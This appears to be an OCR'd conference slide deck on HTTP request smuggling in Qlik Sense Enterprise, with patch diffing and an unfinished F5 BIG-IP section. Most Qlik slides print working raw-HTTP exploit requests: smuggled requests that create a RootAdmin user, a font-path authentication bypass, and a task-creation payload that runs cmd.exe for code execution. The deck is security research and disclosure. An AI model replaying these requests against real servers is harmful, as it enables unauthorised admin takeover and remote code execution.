HTTPS://CONFERENCE.HITB.ORG/HITBSECCONF2024BKK

Leveraging HTTP Request Smuggling for Remote Code Execution

Adam Crosser

Staff Security Engineer, Praetorian

#HITB2024BKK

Track 1

30 AUG

Research Background

HTTP Request Smuggling

Front-end server

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 43
Transfer-Encoding: chunked
0
GET /admin HTTP/1.1
Foo: X
```

Back-end server

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 43
Transfer-Encoding: chunked
0
```


```
GET /admin HTTP/1.1
Foo: X
```

#HITB2024BKK

Qlik Sense Enterprise (ZeroQlik)

#HITB2024BKK

Architecture Review



#HITB2024BKK

Code Auditing

```
void ForwardPostData()
{
    if (connectionData.Request.Headers.ContainsKey("Content-Length"))
    {
        connectionData.ClientStream.TransferTo(targetStream, long.Parse(connectionData.Request.Headers["Content-Length"], (
        {
            UpdateSessionActivityTimestamp(connectionData);
        });
    }
    else if (connectionData.Request.Headers.ContainsKeyWithValue("Transfer-Encoding", "chunked"))
    {
        TransferContentChunked(connectionData.ClientStream, targetStream, OnCompleteRequestSend, onError, connectionData);
    }
    else
    {
        OnCompleteRequestSend();
    }
}
```

#HITB2024BKK

Header Based Auth

```
public class HttpChannelHandler : IHttpChannelHandler
{
    private static readonly Type _declaringType = MethodBase.GetCurrentMethod().DeclaringType;

    private static readonly byte[] _twoLineFeeds = new byte[4] { 13, 10, 13, 10 };

    private readonly IQSLog _auditLog;

    private readonly Proxy.SessionEstablishment.Parsing.IHttpHeaderParser _headerParser;

    private readonly IScopedFactory _scopedFactory;

    private readonly IHttpContentCache _staticContentCache;

    private readonly IConnectionDataValidator _connectionDataValidator;

    private readonly List<string> _blacklistedProxyHeaders = new List<string> {
        "X-Qlik-Trace", "X-Qlik-Security", "X-Qlik-ProxyId", "X-Qlik-ProxySession",
        "X-Qlik-Capabilities", "X-Qlik-App", "X-Qlik-User"
    };
```

#HITB2024BKK


Header Based Auth

X-Qlik-Xrfkey: ZKHy5Fr4rvcw7wBK

```
X-Qlik-Xrfkey: ZKHy5Fr4rvcw7wBK
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
X-Qlik-Security: SecureRequest=true; Context=ManagementAccess;
X-Qlik-User: UserDirectory=IP-AC1FB18B; UserId=attacker
X-Qlik-ProxySession: b263f71f-ab58-4e96-b01f-bb87407b4c49
X-Qlik-Capabilities: $TRUNCATED
X-Qlik-ProxyId: ProxyId=006811ed-c1f1-4dc6-99e2-0d1f5bbbde20; Prefix=; RouteType=CentralRepository
X-Qlik-Trace: 60293014-a1e8-48b4-8a35-2ec990e9e597:::
X-Forwarded-Host: ip-172-31-177-139:443
X-Forwarded-Proto: https
Connection: close
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Cookie: X-Qlik-Session=b263f71f-ab58-4e96-b01f-bb87407b4c49
Host: ip-172-31-177-139:4242
Referer: https://ip-172-31-177-139/qmc/?qlikTicket=qbpfpmS75xTWVWPu
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
115.0.5790.171 Safari/537.36
```

#HITB2024BKK

Live Debugging



#HITB2024BKK

Mapping Routes

Service	Path	Local Port
Repository	/qrs/, /qmc/, /resources/	:4242
Broker	/api/	:4900
Authentication	/internal_forms_authentication/, /internal_windows_authentication/	:4244

Broker Service

Request

Pretty Raw Hex

```
1 GET / HTTP/1.1\r\n
2 Host: localhost\r\n
3 X-Qlik-User: UserDirectory=internal;UserId=sa_repository\r\n
4 Cookie: X-Qlik-Session=13333333-3333-3333-3333-333333333337\r\n
5 Content-Length: 99\r\n
6 Transfer-Encoding: chunked\r\n
7 \r\n
8 0\r\n
9 \r\n
10 GET /404 HTTP/1.1\r\n
11 Host: 1.1.1.1\r\n
12 X-Qlik-User: UserDirectory=internal;UserId=sa_repository\r\n
13 \r\n
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 400 Bad Request
2 Connection: close
```

#HITB2024BKK

Repository Service

Request

Pretty | Raw | Hex

```
1  GET / HTTP/1.1\r\n
2  Host: localhost\r\n
3  X-Qlik-User: UserDirectory=internal;UserId=sa_repository\r\n
4  Cookie: X-Qlik-Session=13333333-3333-3333-3333-333333333337\r\n
5  Content-Length: 99\r\n
6  Transfer-Encoding: chunked\r\n
7  \r\n
8  0\r\n
9  \r\n
10 GET /404 HTTP/1.1\r\n
11 Host: 1.1.1.1\r\n
12 X-Qlik-User: UserDirectory=internal;UserId=sa_repository\r\n
13 \r\n
```

Response

Pretty | Raw | Hex | Render

```
1  HTTP/1.1 404 Not Found
2  Cache-Control: private, must-revalidate, max-age=0
3  Content-Type: text/html; charset=utf-8
4  Expires: Mon, 14 Aug 2023 22:01:33 GMT
5  Server: Microsoft-HTTPAPI/2.0
6  Date: Mon, 14 Aug 2023 22:01:32 GMT
7  Content-Length: 39
8
9  The requested resource cannot be found.
```

#HITB2024BKK

Request Smuggling

```
POST /qrs/internal/management/apilogcontext/disable?xrfkey=0123456789abcdef HTTP/1.1\r\n
Host: ip-172-31-177-139\r\n
Cookie: X-Qlik-Session=6ef12d23-2783-4f12-99ae-097ab104c252\r\n
Sec-Ch-Ua: \r\n
Accept: application/json, text/plain, */*\r\n
X-Qlik-Xrfkey: 0123456789abcdef\r\n
Accept-Language: en-US\r\n
Sec-Ch-Ua-Mobile: ?0\r\n
Content-Type: text/html\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36\r\n
Sec-Ch-Ua-Platform: ""\r\n
Sec-Fetch-Site: same-origin\r\n
Sec-Fetch-Mode: cors\r\n
Sec-Fetch-Dest: empty\r\n
Referer: https://ip-172-31-177-139/qmc/\r\n
Accept-Encoding: gzip, deflate\r\n
Content-Length: 433\r\n
Transfer-Encoding: chunked\r\n
Connection: keep-alive\r\n
\r\n
0\r\n
\r\n
POST /qrs/user?xrfkey=1333333333333337 HTTP/1.1\r\n
Host: 54.167.45.4\r\n
X-Qlik-xrfkey: 1333333333333337\r\n
X-Qlik-User: UserDirectory=internal;UserId=sa_repository\r\n
Content-Type: application/json\r\n
Connection: keep-alive\r\n
Content-Length: 194\r\n
\r\n
{\r\n
    "UserName":  "praetorian",\r\n
    "UserId":  "praetorian",\r\n
    "UserDirectory":  "IP-AC1FB18B",\r\n
    "DeleteProhibited":  false,\r\n
    "Roles":  [\r\n
                "RootAdmin"\r\n
            ]\r\n
}
```

#HITB2024BKK

Achieving RCE

The endpoint is:

```
POST /qrs/externalprogramtask
```

With the body being:

```
{
  "path": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
  "parameters": "C:\\externalTasksExample\\Script.ps1",
  "name": "Task Name",
  "taskType": 1,
  "enabled": true,
  "taskSessionTimeout": 1440,
  "maxRetries": 0,
  "privileges": null,
  "schemaPath": "ExternalProgramTask"
}
```

Here is a sample script:

Request

Pretty Raw Hex

```
\r \n
POST /qrs/ExternalProgramTask/create?xrfkey=1333333333333337 HTTP/1.1 \r \n
Host: 1.1.1.1 \r \n
X-Qlik-xrfkey: 1333333333333337 \r \n
X-Qlik-User: UserDirectory=internal;UserId=sa_repository \r \n
Content-Type: application/json \r \n
Content-Length: 863 \r \n
\r \n
{ \r \n
  "task": { \r \n
    "name": "Evil Task", \r \n
    "taskType": 1, \r \n
    "enabled": true, \r \n
    "taskSessionTimeout": 1440, \r \n
    "maxRetries": 0, \r \n
    "tags": [], \r \n
    "path": "C:\\Windows\\System32\\cmd.exe", \r \n
    "parameters": "/c \"echo test > C:\\Windows\\Temp\\evil.txt\"", \r \n
    "customProperties": [] \r \n
  }, \r \n
  "compositeEvents": [], \r \n
  "schemaEvents": [ \r \n
    { \r \n
      "name": "Once", \r \n
      "enabled": true, \r \n
      "eventType": 0, \r \n
      "timeZone": "Atlantic/Azores", \r \n
      "daylightSavingTime": 0, \r \n
      "startDate": "2023-08-10T19:05:00.000", \r \n
      "expirationDate": "9999-01-01T00:00:00.000", \r \n
      "schemaFilterDescription": [ \r \n
        "* * - * * * * *" \r \n
      ], \r \n
      "incrementDescription": "0 0 0 0", \r \n
      "incrementOption": "0", \r \n
      "privileges": [ \r \n
        "read", \r \n
        "update", \r \n
        "create", \r \n
        "delete" \r \n
      ] \r \n
    } \r \n
  ] \r \n
}
```

#HITB2024BKK

Authentication Bypass

Request

Pretty | Raw | Hex

```
POST /resources/qmc/fonts/../../../qrs/internal/management/apilogcontext/disable?xrfkey=
0123456789abcdef#qlikview-sans-italic.ttf HTTP/1.1 \r \n
Host: localhost \r \n
Cookie: X-Qlik-Session=13333333-3333-3333-3333-333333333337 \r \n
X-Qlik-Xrfkey: 0123456789abcdef \r \n
Content-Type: text/html \r \n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/115.0.5790.110 Safari/537.36 \r \n
Content-Length: 1100 \r \n
Transfer-Encoding: chunked \r \n
\r \n
0 \r \n
\r \n
POST /qrs/ExternalProgramTask/create?xrfkey=1333333333333337 HTTP/1.1 \r \n
Host: 1.1.1.1 \r \n
X-Qlik-xrfkey: 1333333333333337 \r \n
X-Qlik-User: UserDirectory=internal;UserId=sa_repository \r \n
Content-Type: application/json \r \n
Content-Length: 863 \r \n
\r \n
{ \r \n
  "task": { \r \n
    "name": "Evil Task", \r \n
    "taskType": 1, \r \n
    "enabled": true, \r \n
    "taskSessionTimeout": 1440, \r \n
    "maxRetries": 0, \r \n
    "tags": [], \r \n
    "path": "C:\\Windows\\System32\\cmd.exe", \r \n
    "parameters": "/c \"echo test > C:\\Windows\\Temp\\evil.txt\"", \r \n
    "customProperties": [] \r \n
```

#HITB2024BKK


POC Video

#HITB2024BKK

Qlik Sense Enterprise (DoubleQlik)

#HITB2024BKK

Patch Diffing



#HITB2024BKK

Patch Diffing

```
14      public void Validate(IHttpRequestHeaders headers)
15      {
16          string str;
17          string str1;
18          if (headers.TryGetValue("Transfer-Encoding", out str) && str.IsValidTransferEncoding() && headers.TryGetValue("Content-Length", out str1))
19          {
20              headers.Remove("Content-Length");
21          }
22      }
23  }
24 }
```

#HITB2024BKK

Patch Diffing

```
public static bool IsValidTransferEncoding(this string headerValue)
{
    bool flag = true;
    if (string.IsNullOrEmpty(headerValue))
    {
        return false;
    }
    string[] strArrays = headerValue.Split(new char[] { ',' }, StringSplitOptions.RemoveEmptyEntries);
    int num = 0;
    while (num < (int)strArrays.Length)
    {
        string str = strArrays[num];
        if (HttpHeaderExtensions._encodingTypes.Contains<string>(str, StringComparer.OrdinalIgnoreCase))
        {
            num++;
        }
        else
        {
            flag = false;
            break;
        }
    }
    return flag;
}
```

#HITB2024BKK

Patch Diffing

```
6  namespace Proxy.Util
7  {
8      public static class HttpHeaderExtensions
9      {
10         private readonly static string[] _encodingTypes;
11
12         static HttpHeaderExtensions()
13         {
14             HttpHeaderExtensions._encodingTypes = new string[] { "chunked" };
15         }
16
```

#HITB2024BKK

Live Testing

#HITB2024BKK

Request

Pretty Raw Hex


```
HEAD /resources/fonts/SourceSansPro-Regular.ttf HTTP/1.1\r\n
Host: localhost\r\n
Cookie: X-Qlik-Session=13333333-3333-3333-3333-333333333337\r\n
X-Qlik-User: UserDirectory=internal;UserId=sa_repository\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/115.0.5790.110 Safari/537.36\r\n
Content-Length: 430\r\n
Transfer-Encoding: ,\tchunked,\r\n
Connection: keep-alive\r\n
\r\n
0\r\n
\r\n
GET /qrs/user?xrfkey=1333333333333337 HTTP/1.1\r\n
Host: localhost\r\n
X-Qlik-xrfkey: 1333333333333337\r\n
X-Qlik-User: UserDirectory=internal;UserId=sa_repository\r\n
Content-Type: application/json\r\n
Connection: keep-alive\r\n
Content-Length: 194\r\n
\r\n
{\r\n
    "UserName":  "test",\r\n
    "UserId":  "test",\r\n
    "UserDirectory":  "IP-AC1FB18B",\r\n
    "DeleteProhibited":  false,\r\n
    "Roles":  [\r\n
                "RootAdmin"\r\n
              ]\r\n
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK\r\n
Cache-Control: public, max-age=3600\r\n
Content-Length: 0\r\n
Content-Type: font/truetype\r\n
Expires: Sun, 03 Sep 2023 21:35:40 GMT\r\n
Last-Modified: Sat, 26 Aug 2023 18:15:46 GMT\r\n
Accept-Ranges: bytes\r\n
ETag: 638286705460000000\r\n
Server: Microsoft-HTTPAPI/2.0\r\n
Date: Sun, 03 Sep 2023 20:35:40 GMT\r\n
\r\n
HTTP/1.1 200 OK\r\n
Cache-Control: private, must-revalidate, max-age=0\r\n
Transfer-Encoding: chunked\r\n
Content-Type: application/json;
 charset=utf-8\r\n
Expires: Sun, 03 Sep 2023 20:35:40 GMT\r\n
Server: Microsoft-HTTPAPI/2.0\r\n
Date: Sun, 03 Sep 2023 20:35:40 GMT\r\n
\r\n
178b\r\n
[{
  "id":"b3ec289b-eb81-484d-94fb-a093d182a67b","userId":"sa_repository",
  "userDirectory":"INTERNAL","userDirectoryConnectorName":"","name":"sa_repository",
  "privileges":null
},
{
  "id":"89f48b02-ea22-4ef0-836a-0f3798fefdb2","userId":"sa_proxy","userDirectory":
  "INTERNAL","userDirectoryConnectorName":"","name":"sa_proxy","privileges":null
},
{
  "id":"90146485-bda9-4efa-85ec-cdf8175b4ebe","userId":"sa_scheduler",
  "userDirectory":"INTERNAL","userDirectoryConnectorName":"","name":"sa_scheduler",
  "privileges":null
},
```

Live Debugging



#HITB2024BKK

Patch Diffing

```
public static bool IsAnonymousAccessAllowed(IConnectionData connectionData)
{
    if (connectionData.Request.ProxySubpath == ProxySubpath.Resources && connectionData.VirtualProxy.MimeTypeHelper.IsFontFile(Path.
    {
        if (connectionData.Request.Headers.Verb.IsGet())
        {
            return true;
        }
        return connectionData.Request.Headers.Verb.IsHead();
    }
    switch (connectionData.VirtualProxy.Settings.AnonymousAccessMode)
    {
        case AnonymousAccessModeEnum.NoAnonymousUser:
        {
            return false;
        }
        case AnonymousAccessModeEnum.AllowAnonymous:
        {
            if (!connectionData.Request.ForceAuthentication)
```

#HITB2024BKK

Bypassing Auth

Request

Pretty | Raw | Hex

```
1 HEAD /resources/qmc/fonts/test.ttf HTTP/1.1\r\n
2 Host: localhost\r\n
3 Cookie: X-Qlik-Session=13333333-3333-3333-3333-333333333337\r\n
4 X-Qlik-Xrfkey: 0123456789abcdef\r\n
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
  Chrome/115.0.5790.110 Safari/537.36\r\n
6 Content-Length: 60\r\n
7 Transfer-Encoding: ,\tchunked,\r\n
8 Connection: keep-alive\r\n
9 \r\n
10 0\r\n
11 \r\n
12 POST / HTTP/1.1\r\n
13 Host: localhost\r\n
14 Content-Length: 0\r\n
15 \r\n
16
```


Response

Pretty | Raw | Hex | Render

```
1 HTTP/1.1 500 Internal Server Error
2 Cache-Control: private, must-revalidate, max-age=0
3 Transfer-Encoding: chunked
4 Content-Type: text/html; charset=utf-8
5 Expires: Tue, 05 Sep 2023 14:53:54 GMT
6 Server: Microsoft-HTTPAPI/2.0
7 Date: Tue, 05 Sep 2023 14:53:53 GMT
8
9 HTTP/1.1 403 Forbidden
10 Cache-Control: private, must-revalidate, max-age=0
11 Transfer-Encoding: chunked
```

#HITB2024BKK

POC Video



#HITB2024BKK

F5 BIG-IP (Refresh)

#HITB2024BKK

Initial Discovery

```
[admin@localhost:Active:Standalone] ~ # cat /etc/os-release
NAME="CentOS Linux"
VERSION="7 (Core)"
ID="centos"
ID_LIKE="rhel fedora"
VERSION_ID="7"
PRETTY_NAME="CentOS Linux 7 (Core)"
ANSI_COLOR="0;31"
CPE_NAME="cpe:/o:centos:centos:7"
HOME_URL="https://www.centos.org/"
BUG_REPORT_URL="https://bugs.centos.org/"
CENTOS_MANTISBT_PROJECT="CentOS-7"
CENTOS_MANTISBT_PROJECT_VERSION="7"
REDHAT_SUPPORT_PRODUCT="centos"
REDHAT_SUPPORT_PRODUCT_VERSION="7"

[admin@localhost:Active:Standalone] ~ # uname -r
3.10.0-862.14.4.el7.ve.x86_64
```

CVE-2022-26377 PUBLISHED

View JSON

mod_proxy_ajp: Possible request smuggling

View Enhanced Vulnerability Data for this CVE Record by Selecting the "View JSON" Link +

Assigner: Apache Software Foundation
